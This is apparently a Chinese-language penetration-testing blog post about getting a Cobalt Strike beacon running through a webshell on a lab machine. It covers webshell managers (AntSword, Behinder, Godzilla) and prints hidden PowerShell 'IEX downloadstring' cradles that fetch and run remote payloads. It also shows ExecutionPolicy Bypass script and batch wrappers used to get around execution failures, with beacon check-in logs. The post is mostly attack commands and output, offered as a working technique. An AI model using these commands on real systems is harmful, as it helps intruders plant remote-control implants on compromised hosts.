



场景:

现在已经拿到了一台机器的 webshell, 但是需要上线 cs, 这里想用 powershell 上线, 但是 webshell 的客户端无法执行 powershell 命令


首先利用 cs 的 web Drive-by 生成一个在线马



这里填写你自己的 cs 的 ip 地址



然后 cs 会生成一条命令



复制下来, 然后粘贴到 webshell 管理工具上执行

```
C:\phpStudy\PHPTutorial\WWW\public>
C:\phpStudy\PHPTutorial\WWW\public> powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('

```

能上线吗？并不能

我的 cs 的 Event Log 并没有弹出令人心动的新提示

尝试在蚁剑终端找原因

```
C:\phpStudy\PHPTutorial\WWW\public> powershell
C:\phpStudy\PHPTutorial\WWW\public>
```

命令打进去之后，很快就返回了下一行，我判断是 powershell 都没拉起来

那么这里换一个工具，尝试用冰蝎执行

冰蝎这里是最搞笑的

看图

竟然连 cmd 都无法执行

```
C:/phpStudy/PHPTutorial/WWW/public/ >cmd
'cmd' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
```

那么再来一次呢？

```
C:/phpStudy/PHPTutorial/WWW/public/ >cmd
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
```

又可以了

牛的不行

试试他的虚拟终端

```
'cmd.exe' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
'cmd.exe' 不是内部或外部命令，也不是可运行的程序
或批处理文件。
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\phpStudy\PHPTutorial\WWW\public>
```

同样也是一下可以，一下不行。

笔者在这里声明一下，现在还是在靶机上还原实战环境。

因此这里为了排除干扰项，是没有开启任何杀软的，因此不存在被杀的情况。

经过测试，上面这两东西，看起来都不是很稳定的样子啊

还有个哥斯拉，我们也试一下

```
Active code page: 65001
C:/phpStudy/PHPTutorial/WWW/public/ >cmd

Microsoft Windows [汾 6.1.7601]
00000000 (c) 2009 Microsoft Corporation00000000000000000000000000000000
```

挺稳定的，一次成功

Powershell 也试一下，可以拉起 powershell，但是依旧无法上线

```
C:/phpStudy/PHPTutorial/WWW/public/ >powershell
Null
C:/phpStudy/PHPTutorial/WWW/public/ >powershell -nop -w hidden -c "EX ((new-object net.webclient).downloadstring(
C:/phpStudy/PHPTutorial/WWW/public/ >
```

那怎么办

先解决前面那个 powershell 时有时无的问题

这里可以尝试切到程序所在的路径下去执行一下看看

先搜搜自己本地机器的 powershell 在哪

名称	路径
Critical_powershell.exe_32b8b8e24ab...	C:\ProgramData\Microsoft\Windows\WER\ReportArchive
powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0
powershell.exe	C:\Windows\SysWOW64\WindowsPowerShell\v1.0
powershell.exe	C:\Windows\WinSxS\amd64_microsoft-windows-powershell-exe_31bf...
powershell.exe	C:\Windows\WinSxS\wow64_microsoft-windows-powershell-exe_31bf...

然后直接切到目标机器的所在路径下的 powershell 去

测试发现，利用上面的方法，三款 webshell 管理工具都可以成功运行 powershell

```
C:\phpStudy\PHPTutorial\WWW\public>powershell
powershell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。
```

这里就不一一截图了

但是还是面临一个问题，就是用 cs 的原生的 powershell 命令始终无法上线

这里猜测是传输过程中，编码有误导致的

为了验证猜测，直接去实验的目标机器上执行该 powershell 命令

```
04/25 05:22:44 *** initial beacon from leo@192.168.138.136 (WIN7)
```

可以看到直接上线成功

为了解决这个问题，这里采用分步式的上线方法

1、在目标机器上写一个 fuck.ps1 文件




2、在 Webshell 的管理端命令行调用 powershell 执行

//powershell -ExecutionPolicy Bypass -File payload.ps1

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0> powershell.exe -ExecutionPolicy Bypass -File fuck.ps1
```

依旧无法上线

那么尝试再次分步，写一个 bat 文件，然后把上面的命令直接粘贴过去



然后运行 bat 文件

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0> 1.bat
C:\Windows\SysWOW64\WindowsPowerShell\v1.0> powershell -ExecutionPolicy Bypass -File fuck.ps1
```

这里看到，成功上线。

但是！上线测试并不稳定！

```
04/25 05:40:37 *** initial beacon from leo@192.168.138.136 (WIN7)
```

经过十次测试，发现有两次可以成功上线，八次不行

也就是说，这种方法，时而可以上线，时而不行，原因未知。

其实如果不用 powershell，exe 上线还是很简单，这里只是作为一个 powershell 上线的思维延伸来探讨。

这种玄学问题，时而可以，时而不行，确实令人费解，

问题的原理研究暂时搁置在这里，后续如果研究有结果会写出来。

done